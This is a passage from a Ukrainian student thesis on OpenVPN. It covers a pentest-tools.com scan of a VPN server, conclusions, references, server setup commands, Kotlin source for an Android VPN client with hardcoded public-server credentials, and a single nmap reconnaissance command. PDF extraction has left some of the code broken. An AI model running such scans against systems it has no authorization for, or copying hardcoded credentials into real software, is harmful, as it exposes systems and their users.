3.4 Перевірка вразливостей за допомогою сайту

За допомогою сайту pentest-tools.com зробимо перевірку на можливі вразливості




Рисунок 3.21 – Демонстрація тестування IP адресу VPN сервера




Рисунок 3.22 – Демонстрація усіх проблем

→ Findings

FILTER BY RISK LEVEL

All (20)

High (0)

Medium (2)

Low (1)

Info (17)

SSL/TLS: Found 1 service with SSL/TLS support

PORT	STATE	SERVICE	SERVER VERSION	USES SSL/TLS
443	open	https		Yes

Tested for certificate issues.

SSL/TLS: Certificate is Trusted

SSL/TLS: Certificate Chain of Trust is valid

SSL/TLS: Certificate is Valid

SSL/TLS: Certificate Authority Issuer is valid

Checking for SSL/TLS vulnerabilities on port 443...

SSL/TLS: Not vulnerable to Heartbleed (port 443)

Рисунок 3.23 – Демонстрація додаткової інформації

3.5 Висновки з розділу

В цьому розділі були проаналізовані можливі варіанти для отримання несанкціонованого доступу до приватних віртуальних мереж. Було проведено декілька відомих вразливостей і отримано позитивний результат.

ВИСНОВКИ

В першому розділі було проаналізовано протокол OpenVPN та аналогічні протоколи. Було порівняно усі протоколи, їх якість швидкість та можливості для подальшого розгортання в більш-масштабних варіантах. Було показано важливі налаштування для VPN, які суттєво впливають на якість надання послуг своїм клієнтам. Це дало розуміння поставленого завдання та визначило подальший вектор роботи.

В другому розділі спроектовано та налагоджено корпоративну мережеву структуру. Була досягнута ціль створення сервера та клієнта на основі протокола OpenVPN. Результатом цього аналізу було розгортання і надання звичайному користувачу тунелювання за допомогою технології OpenVPN, що дало змогу сховати реальний IP адрес. За допомогою обlačних рішень AWS було розгорнуто декілька варіантів OpenVPN. На заключення було порівняно усі результати та таблично показані особливості кожного з рішень.

На основі цього було сформовано уявлення про VPN корпоративної мережевої інфраструктури, підготовлено систему до можливих спроб здійснити атаки на віртуальну приватну мережу, а також підготовлено фундамент для подальшого аналізування VPN

В третьому розділі були проаналізовані відомі вразливості у VPN. Результатом аналізу стало отримання інформації щодо можливих проблем та способів їх вирішення в приватних мережах.

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				70
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Aboelela E. Firewalls and VPN. Network Simulation Experiments Manual. 2012. P. 137–145
2. An Overview of Virtual Private Network (VPN): IP VPN and Optical VPN / Z. Zhang et al. Photonic Network Communications. 2004. Vol. 7, no. 3. P. 213–225
3. Feilner M. Beginning OpenVPN 2.0.9: Build and integrate virtual private networks using OpenVPN. Birmingham : Packt Publishing Ltd., 2009.
4. Crist E. F. Troubleshooting OpenVPN. Packt Publishing - ebooks Account, 2017. 178 p.
5. Chairunnisa C., Rahmayuni I., Prayama D. OpenVPN Server Menggunakan Ubuntu Server 20.04 LTS pada Amazon Web Services. JITSI : Jurnal Ilmiah Teknologi Sistem Informasi. 2021. Vol. 2, no. 2. P. 63–68
6. Нанс Б. Компьютерные сети. Москва : БИНОМ. Лаборатория знан., 1996. 400 с.
7. An Android Vulnerability Detection System / J. Zhang et al. *Network and System Security*. Cham, 2017. P. 169–183
8. The Access Team Microsoft C. Upsizing form file server to client server architectures. *ACM SIGMOD Record*. 1995. Vol. 24, no. 2. P. 425–426.
9. An Approach for IPSecVPN Network Topology Discovery Based on Layer 3 Topology / D. Li та ін. *Communications in Computer and Information Science*. Berlin, Heidelberg, 2011. C. 223–232
10. Gentry P. B. What is a VPN?. *Information Security Technical Report*. 2001. Vol. 6, no. 1. P. 15–22.
11. Jadhav R. R., Sheth P. S. VPN: Overview and Security Risks. *International Journal of Advanced Research in Science, Communication and Technology*. 2021. C. 305–309.

		Кобилинський В			<i>KIK.KP.B – 125 – 08 – ПЗ</i>	Арк.
		Кручинський Я.Т				71
Змн.	Арк.	№ докум.	Підпис	Дата		

ДОДАТКИ

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				72
Змн.	Арк.	№ докум.	Підпис	Дата		

Команди налаштування VPN сервера

```

sudo apt update
sudo apt install openvpn easy-rsa
mkdir ~/easy-rsa
ln -s /usr/share/easy-rsa/* ~/easy-rsa/
sudo chown sammy ~/easy-rsa
chmod 700 ~/easy-rsa
cd ~/easy-rsa
nano vars
./easyrsa init-pki
cd ~/easy-rsa
./easyrsa gen-req server nopass
sudo cp /home/sammy/easy-rsa/pki/private/server.key /etc/openvpn/server/
scp /home/sammy/easy-rsa/pki/reqs/server.req sammy@your_ca_server_ip:/tmp
cd ~/easy-rsa
./easyrsa import-req /tmp/server.req server
./easyrsa sign-req server server
scp pki/issued/server.crt sammy@your_vpn_server_ip:/tmp
scp pki/ca.crt sammy@your_vpn_server_ip:/tmp
sudo cp /tmp/{server.crt,ca.crt} /etc/openvpn/server
cd ~/easy-rsa
openvpn --genkey --secret ta.key
sudo cp ta.key /etc/openvpn/server
mkdir -p ~/client-configs/keys
chmod -R 700 ~/client-configs
cd ~/easy-rsa
./easyrsa gen-req client1 nopass
cp pki/private/client1.key ~/client-configs/keys/
scp pki/reqs/client1.req sammy@your_ca_server_ip:/tmp

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				73
Змн.	Арк.	№ докум.	Підпис	Дата		

```

cd ~/easy-rsa
./easyrsa import-req /tmp/client1.req client1
./easyrsa sign-req client client1
scp pki/issued/client1.crt sammy@your_server_ip:/tmp
cp /tmp/client1.crt ~/client-configs/keys/
cp ~/easy-rsa/ta.key ~/client-configs/keys/
sudo cp /etc/openvpn/server/ca.crt ~/client-configs/keys/
sudo chown sammy.sammy ~/client-configs/keys/*
sudo      cp      /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz
/etc/openvpn/server/
sudo gunzip /etc/openvpn/server/server.conf.gz
sudo nano /etc/openvpn/server/server.conf
sudo nano /etc/sysctl.conf
sudo sysctl -p
ip route list default
sudo nano /etc/ufw/before.rules
sudo nano /etc/default/ufw
sudo ufw allow 1194/udp
sudo ufw allow OpenSSH
sudo ufw disable
sudo ufw enable
sudo systemctl -f enable openvpn-server@server.service
sudo systemctl start openvpn-server@server.service
sudo systemctl status openvpn-server@server.service
mkdir -p ~/client-configs/files
cp      /usr/share/doc/openvpn/examples/sample-config-files/client.conf      ~/client-
configs/base.conf
nano ~/client-configs/base.conf
nano ~/client-configs/make_config.sh
chmod 700 ~/client-configs/make_config.sh

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		74

```

cd ~/client-configs
./make_config.sh client1
ls ~/client-configs/files
sftp sammy@openvpn\_server\_ip:client-configs/files/client1.ovpn ~/
sudo apt update
sudo apt install openvpn
sudo dnf install epel-release
sudo dnf install openvpn
cat /etc/resolv.conf
sudo apt install openvpn-systemd-resolved
nano client1.ovpn
ls /etc/openvpn
nano client1.ovpn
sudo openvpn --config client1.ovpn
systemd-resolve --status tun0

```

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		75

Лістинг мобільного додатку

MainFragment

```

package com.kobylynskyiv.dreamvpn.view.main

import android.app.Activity
import android.content.*
import android.graphics.Color
import android.net.VpnService
import android.os.Bundle
import android.os.RemoteException
import android.text.Html
import android.view.LayoutInflater
import android.view.View
import android.view.ViewGroup
import android.widget.Toast
import androidx.appcompat.app.AlertDialog
import androidx.fragment.app.Fragment
import androidx.localbroadcastmanager.content.LocalBroadcastManager
import androidx.navigation.Navigation
import com.bumptech.glide.Glide
import com.google.android.gms.ads.AdRequest
import com.kobylynskyiv.dreamvpn.R
import com.kobylynskyiv.dreamvpn.databinding.FragmentMainBinding
import com.kobylynskyiv.dreamvpn.model.VpnActive
import com.kobylynskyiv.dreamvpn.view.utils.CheckInternetConnection
import de.blinkt.openvpn.OpenVpnApi
import de.blinkt.openvpn.core.OpenVPNService
import de.blinkt.openvpn.core.OpenVPNThread
import java.io.BufferedReader
import java.io.IOException
import java.io.InputStreamReader

class MainFragment : Fragment() {

    private val vpnThread = OpenVPNThread();
    private val vpnService = OpenVPNService();
    var vpnStart = false

    private val connection: CheckInternetConnection by lazy { CheckInternetConnection() }
    private val binding: FragmentMainBinding by lazy { FragmentMainBinding.inflate(layoutInflater) }

    override fun onCreateView(
        inflater: LayoutInflater, container: ViewGroup?,
        savedInstanceState: Bundle?
    ): View = binding.root

    override fun onViewCreated(view: View, savedInstanceState: Bundle?) {
        super.onViewCreated(view, savedInstanceState)

        binding.circleContainer.setOnClickListener{
            binding.ripple.startRippleAnimation()

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				76
Змн.	Арк.	№ докум.	Підпис	Дата		

```

        // Vpn is running, user would like to disconnect current con-
nection.
        if (vpnStart) {
            confirmDisconnect()
        } else {
            prepareVpn()
        }
    }

    val adRequest = AdRequest.Builder().setHttpTimeoutMil-
lis(200).build()
    binding.adView.loadAd(adRequest)
    binding.countryCode.setOnClickListener {
        Navigation.findNavController(view).apply {
            navigate(R.id.SelectFragment)
        }
    }
}

private fun confirmDisconnect() {
    val builder = AlertDialog.Builder(requireActivity())
    builder.setMessage(activity?.getString(R.string.conne-
tion_close_confirm))
    builder.setPositiveButton(activity?.getString(R.string.yes)) { dia-
log, id -> stopVpn() }
    builder.setNegativeButton(activity?.getString(R.string.no)) { dia-
log, id -> }

    // Create the AlertDialog
    val dialog = builder.create()
    dialog.show()
}

val internetStatus: Boolean get() = connection!!.netCheck(context)

/**
 * Prepare for vpn connect with required permission
 */
private fun prepareVpn() {
    if (!vpnStart) {
        if (internetStatus) {

            // Checking permission for network monitor
            val intent = VpnService.prepare(context)
            if (intent != null) {
                startActivityForResult(intent, 1)
            } else startVpn() //have already permission

            // Update confection status
        } else {

            // No internet connection available
            showToast("you have no internet connection !!")
        }
    } else if (stopVpn()) {

        // VPN is stopped, show a Toast message.
        showToast("Disconnect Successfully")
    }
}

```

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				77
Змн.	Арк.	№ докум.	Підпис	Дата		

```

    }
}

/**
 * Taking permission for network access
 */
override fun onActivityResult(requestCode: Int, resultCode: Int, data:
Intent?) {
    super.onActivityResult(requestCode, resultCode, data)
    if (resultCode == Activity.RESULT_OK) {

        //Permission granted, start the VPN
        startVpn()
    } else {
        showToast("Permission Deny !! ")
    }
}

/**
 * Start the VPN
 */
private fun startVpn() {
    try {
        // .ovpn file
        val conf = activity?.assets?.open(VpnActive.activeVpn.ovpn)
        val isr = InputStreamReader(conf)
        val br = BufferedReader(isr)
        var config = ""
        var line: String?
        while (true) {
            line = br.readLine()
            if (line == null) break
            config += ""
                $line

            """.trimIndent()
        }
        br.readLine()
        OpenVpnApi.startVpn(
            context,
            config,
            VpnActive.activeVpn.name,
            VpnActive.activeVpn.ovpnUserName,
            VpnActive.activeVpn.ovpnUserPassword
        )

        // Update log
        binding.logTv.text = "Connecting..."
        vpnStart = true
    } catch (e: IOException) {
        e.printStackTrace()
    } catch (e: RemoteException) {
        e.printStackTrace()
    }
}

fun setStatus(connectionState: String?) {

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				78
Змн.	Арк.	№ докум.	Підпис	Дата		

```

        if (connectionState != null) when (connectionState) {
            "DISCONNECTED" -> {
                vpnStart = false
                OpenVPNService.setDefaultStatus()
                binding.logTv.text = "Disconnected"
                binding.btnIp.visibility = View.GONE
                binding.ripple.stopRippleAnimation()
            }
            "CONNECTED" -> {
                vpnStart = true // it will use after restart this activity
                binding.btnIp.visibility = View.VISIBLE
                binding.logTv.text = "Connected"
            }
            "WAIT" -> binding.logTv.text = "Waiting.."
            "AUTH" -> binding.logTv.text = "Authorization.."
            "" -> {
                binding.logTv.text = "Reconnecting..."
                startVpn()
            }
            "NONETWORK" -> {
                binding.btnIp.visibility = View.GONE
                binding.ripple.stopRippleAnimation()
                binding.logTv.text = "No network"
            }
        }
    }

}

/**
 * Stop vpn
 * @return boolean: VPN status
 */
fun stopVpn(): Boolean {
    try {
        OpenVPNThread.stop()
        vpnStart = false
        return true
    } catch (e: Exception) {
        e.printStackTrace()
    }
    return false
}

/**
 * Update status UI
 * @param duration: running time
 * @param lastPacketReceive: last packet receive time
 * @param byteIn: incoming data
 * @param byteOut: outgoing data
 */
fun updateConnectionStatus(
    duration: String?,
    lastPacketReceive: String,
    byteIn: String,
    byteOut: String,
    ipAddress: String?
) {
    binding.time.text = duration

```

		Кобилинський В			KIK.KP.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				79
Змн.	Арк.	№ докум.	Підпис	Дата		

```

        binding.lastPacketReceiveTv.text = "$lastPacketReceive seconds"
        binding.byteInTv.text = byteIn
        binding.byteOutTv.text = byteOut
    }

    /**
     * Show toast message
     * @param message: toast message
     */
    fun showToast(message: String?) {
        Toast.makeText(context, message, Toast.LENGTH_SHORT).show()
    }

    var broadcastReceiver: BroadcastReceiver = object : BroadcastReceiver()
    {
        override fun onReceive(context: Context, intent: Intent) {
            try {
                setStatus(intent.getStringExtra("state"))
            } catch (e: Exception) {
                e.printStackTrace()
            }
            try {
                var duration = intent.getStringExtra("duration")
                var lastPacketReceive = intent.getStringExtra("lastPacketReceive")

                var byteIn = intent.getStringExtra("byteIn")
                var byteOut = intent.getStringExtra("byteOut")
                val ipAddress = intent.getStringExtra("ipAddress")
                if (duration == null) duration = "00:00:00"
                if (lastPacketReceive == null) lastPacketReceive = "0"
                if (byteIn == null) byteIn = " "
                if (byteOut == null) byteOut = " "
                updateConnectionStatus(duration, lastPacketReceive, byteIn,
byteOut, ipAddress)
            } catch (e: Exception) {
                e.printStackTrace()
            }
        }
    }

    override fun onResume() {
        super.onResume()
        Glide.with(requireView())
            .load(VpnActive.activeVpn.flagUrl)
            .into(binding.countryCode)

        binding.country.text = VpnActive.activeCountry
        binding.server.text = VpnActive.activeVpn.name
        VpnActive.activeVpn.ovpnUserName
        LocalBroadcastManager.getInstance(requireContext()).registerReceiver(broadcastReceiver, IntentFilter("connectionState"))
    }

    override fun onPause() {
        super.onPause()
        LocalBroadcastManager.getInstance(requireContext()).unregisterReceiver(broadcastReceiver)
    }
}

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				80
Змн.	Арк.	№ докум.	Підпис	Дата		

```
}
```

MainActivity

```
package com.kobylynskyiv.dreamvpn.view

import android.os.Bundle
import androidx.appcompat.app.AppCompatActivity
import androidx.navigation.findNavController
import androidx.navigation.ui.AppBarConfiguration
import androidx.navigation.ui.navigateUp
import com.google.android.gms.ads.MobileAds
import com.kobylynskyiv.dreamvpn.R
import com.kobylynskyiv.dreamvpn.databinding.ActivityMainBinding

class MainActivity : AppCompatActivity() {

    private lateinit var appBarConfiguration: AppBarConfiguration
    private val binding: ActivityMainBinding by lazy {
        ActivityMainBinding.inflate(layoutInflater)
    }
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(binding.root)

        val navController = findNavController(R.id.nav_host_fragment_content_main)
        appBarConfiguration = AppBarConfiguration(navController.graph)

        binding.bottomNavigationView.setOnItemSelectedListener{
            when(it.itemId){
                R.id.dashboard -> {
                    navController.navigate(R.id.MainFragment)
                    true
                }
                R.id.statistics -> {
                    navController.navigate(R.id.statisticsFragment)
                    true
                }
                else -> {
                    false
                }
            }
        }

        override fun onSupportNavigateUp(): Boolean {
            val navController = findNavController(R.id.nav_host_fragment_content_main)
            return navController.navigateUp(appBarConfiguration) || super.onSupportNavigateUp()
        }
    }
}
```

App

```
package com.kobylynskyiv.dreamvpn.view
```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				81
Змн.	Арк.	№ докум.	Підпис	Дата		

```
import android.app.Application
import com.google.android.gms.ads.MobileAds
import com.kobylynskyiv.dreamvpn.view.utils.AppOpenManager
```

```
class App : Application() {

    private var appOpenManager: AppOpenManager? = null
    override fun onCreate() {
        super.onCreate()
        MobileAds.initialize(this) { }
        appOpenManager = AppOpenManager(this);
    }
}
```

SelectFragment

```
package com.kobylynskyiv.dreamvpn.view.select

import android.content.DialogInterface
import android.os.Bundle
import android.view.LayoutInflater
import android.view.View
import android.view.ViewGroup
import androidx.fragment.app.Fragment
import androidx.fragment.app.viewModels
import androidx.lifecycle.LifecycleScope
import androidx.navigation.fragment.NavHostFragment.Companion.findNavController
import androidx.recyclerview.widget.RecyclerView
import com.google.android.gms.ads.AdRequest
import com.google.android.material.bottomnavigation.BottomNavigationView
import com.google.android.material.bottomsheet.BottomSheetDialog
import com.google.firebase.crashlytics.buildtools.reloc.com.google.common.reflect.TypeToken
import com.kobylynskyiv.dreamvpn.R
import com.kobylynskyiv.dreamvpn.databinding.FragmentSelectBinding
import com.kobylynskyiv.dreamvpn.model.Server
import com.kobylynskyiv.dreamvpn.model.VpnActive
import com.kobylynskyiv.dreamvpn.model.VpnActive.activeCountry
import com.kobylynskyiv.dreamvpn.model.VpnActive.activeVpn
import com.kobylynskyiv.dreamvpn.view.select.adapter.CountryAdapter
import com.kobylynskyiv.dreamvpn.view.select.adapter.ServerAdapter
import com.kobylynskyiv.dreamvpn.view.select.viewmodel.SelectViewModel
import kotlinx.coroutines.launch
import java.lang.reflect.Type

class SelectFragment : Fragment() {

    private val binding: FragmentSelectBinding by lazy { FragmentSelectBinding.inflate(layoutInflater) }
    private val viewModel: SelectViewModel by viewModels()

    override fun onCreateView(
        inflater: LayoutInflater, container: ViewGroup?,

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		82

```

        savedInstanceState: Bundle?
    ): View = binding.root

    override fun onResume() {
        requireActivity().findViewById<BottomNavigationView>(R.id.bottom-
        NavigationView).visibility = View.GONE
        super.onResume()
    }

    override fun onViewCreated(view: View, savedInstanceState: Bundle?) {
        super.onViewCreated(view, savedInstanceState)
        lifecycleScope.launch {
            viewModel.load()
        }

        viewModel.items.observe(viewLifecycleOwner) {
            var allServers = 0
            for (item in it) { allServers += item.servers.size }
            binding.servers.text = "All servers: $allServers"
            binding.progressBar.visibility = View.GONE
            binding.recyclerView.adapter = CountryAdapter(it) { position ->
                val bottomSheetDialog = BottomSheetDialog(requireContext(),
                R.style.bottomSheet)
                val sheetView = LayoutInflater.from(context).inflate(R.lay-
                out.include_bottom_sheet, binding.bottomSheet.root, false)
                val recyclerView: RecyclerView = sheetView.findView-
                ById(R.id.recyclerView)
                recyclerView.adapter = ServerAdapter(it[position].servers) {
                    server ->
                        bottomSheetDialog.dismiss()
                        activeVpn = server
                        activeCountry = it[position].country
                        requireActivity().onBackPressed()
                    }
                bottomSheetDialog.setContentView(sheetView)
                bottomSheetDialog.setOnDismissListener { obj: DialogInter-
                face -> obj.cancel() }
                bottomSheetDialog.show()
            }
        }

        binding.back.setOnClickListener {
            requireActivity().onBackPressed()
        }
    }

    override fun onDestroy() {
        super.onDestroy()
        requireActivity().findViewById<BottomNavigationView>(R.id.bottom-
        NavigationView).visibility = View.VISIBLE
    }
}

```

SelectViewModel

```
package com.kobylynskyiv.dreamvpn.view.select.viewmodel
```

		Кобилінський В			KIK.KP.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				83
Змн.	Арк.	№ докум.	Підпис	Дата		

```

import androidx.lifecycle.MutableLiveData
import androidx.lifecycle.ViewModel
import androidx.lifecycle.viewModelScope
import com.kobylynskyiv.dreamvpn.R
import com.kobylynskyiv.dreamvpn.model.ServerInfoData
import com.kobylynskyiv.dreamvpn.model.Server
import kotlinx.coroutines.Dispatchers
import kotlinx.coroutines.async
import kotlinx.coroutines.launch
import kotlinx.coroutines.withContext

@Suppress("UNUSED_EXPRESSION")
class SelectViewModel : ViewModel() {

    val items: MutableLiveData<List<ServerInfoData>> = MutableLiveData()

    private suspend fun loadServers(): List<ServerInfoData> {
        val servers = ArrayList<ServerInfoData>()
        servers.add(
            ServerInfoData(
                "Japan", // work
                R.drawable.japan,
                ArrayList<Server>().apply {
                    add(
                        Server(
                            "None Information",
                            R.drawable.japan,
                            "japan.ovpn",
                            "vpn",
                            "vpn",
                            "public-vpn-120.opengw.net")
                    )
                }
            )
        )
        servers.add(
            ServerInfoData(
                "Korea", //work
                R.drawable.korea,
                ArrayList<Server>().apply {
                    add(
                        Server(
                            "Seongnam",
                            R.drawable.korea,
                            "korea.ovpn",
                            "",
                            "",
                            "14.47.21.249")
                    )
                }
            )
        )
        servers.add(
            ServerInfoData(
                "Canada", //work
                R.drawable.canada,
                ArrayList<Server>().apply {
                    add(
                        Server(

```

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				84
Змн.	Арк.	№ докум.	Підпис	Дата		

```

        "Montreal",
        R.drawable.canada,
        "ca.ovpn",
        "vpnbook",
        "9ntas3c",
        "198.27.69.198")
    )

    add(
        Server(
            "Montreal 2",
            R.drawable.canada,
            "ca_2.ovpn",
            "vpnbook",
            "9ntas3c",
            "192.99.37.222")
    )

    }

    )

    servers.add(
        ServerInfoData(
            "UA", //work
            R.drawable.usa_flag,
            ArrayList<Server>().apply {
                add(
                    Server(
                        "Washington",
                        R.drawable.usa_flag,
                        "us.ovpn",
                        "vpnbook",
                        "9ntas3c",
                        "198.7.62.204")
                    )
                add(
                    Server(
                        "Washington",
                        R.drawable.usa_flag,
                        "us_1.ovpn",
                        "vpnbook",
                        "9ntas3c",
                        "198.7.58.147")
                    )
            }
        )

    )

    servers.add(
        ServerInfoData(
            "France", //work
            R.drawable.fr_flag,
            ArrayList<Server>().apply {
                add(
                    Server(
                        "Roubaix",
                        R.drawable.fr_flag,
                        "fr.ovpn",
                        "vpnbook",

```

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		85

```

        "9ntas3c",
        "37.187.158.97"))
        add(
            Server(
                "Roubaix 2",
                R.drawable.fr_flag,
                "fr_1.ovpn",
                "vpnbook",
                "9ntas3c",
                "94.23.57.8 80"))
    }
    )
    )

    servers.add(
        ServerInfoData(
            "Germany", //work
            R.drawable.germany,
            ArrayList<Server>().apply {
                add(
                    Server(
                        "Limburg",
                        R.drawable.germany,
                        "de.ovpn",
                        "vpnbook",
                        "9ntas3c",
                        "51.68.180.4")
                )
            }
        )
    )

    return servers
}

suspend fun load() {
    withContext(Dispatchers.IO) {
        val response = async { loadServers() }
        items.postValue(response.await())
    }
}
}

```

ServerAdapter

```
package com.kobylynskyiv.dreamvpn.view.select.adapter
```

```

import android.annotation.SuppressLint
import android.view.LayoutInflater
import android.view.View
import android.view.ViewGroup
import android.widget.ImageView
import android.widget.TextView
import androidx.appcompat.widget.AppCompatTextView
import androidx.constraintlayout.widget.ConstraintLayout
import androidx.core.content.ContentProviderCompat.requireContext
import androidx.recyclerview.widget.RecyclerView
import com.bumptech.glide.Glide

```

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		86

```

import com.google.android.material.bottomsheet.BottomSheetDialog
import com.kobylynskyiv.dreamvpn.R
import com.kobylynskyiv.dreamvpn.model.Server
import com.kobylynskyiv.dreamvpn.model.ServerInfoData

class ServerAdapter(
    private val items: List<Server>,
    private val listener: (Server) -> (Unit)
) : RecyclerView.Adapter<ServerAdapter.MyViewHolder>() {
    override fun onCreateViewHolder(parent: ViewGroup, viewType: Int):
    MyViewHolder {
        val view = LayoutInflater.from(parent.context).inflate(R.layout.
        out.item_vpn, parent, false)
        return MyViewHolder(view)
    }

    override fun onBindViewHolder(holder: MyViewHolder, @SuppressLint("Re-
    cycyclerView") position: Int) {
        holder.serverId.text = position.toString()
        holder.country.text = items[position].name
        holder.content.setOnClickListener {
            listener.invoke(items[position])
        }
    }

    override fun getItemCount(): Int = items.size

    inner class MyViewHolder(itemView: View) : RecyclerView-
    View.ViewHolder(itemView) {
        val content: ConstraintLayout = itemView.findViewById(R.id.content)
        var serverId: TextView = itemView.findViewById(R.id.serverId)
        var country: TextView = itemView.findViewById(R.id.countryTv)
        var ping: TextView = itemView.findViewById(R.id.appcompatTextView)
    }
}

```

ServerPOJO

```

package com.kobylynskyiv.dreamvpn.model

import androidx.annotation.DrawableRes
import androidx.annotation.Keep

@Keep
data class Server (
    val name: String,
    @DrawableRes val flagUrl: Int,
    val ovpn: String,
    val ovpnUserName: String? = null,
    val ovpnUserPassword: String? = null,
    val ipAddress: String? = null
)

```

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				87
Змн.	Арк.	№ докум.	Підпис	Дата		

Команди тестування на проникнення

```
root@bt:~# nmap -sU -p 500 172.16.21.200
Starting Nmap 5.51 (http://nmap.org) at 2011-11-26 10:56 IST
```

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				88
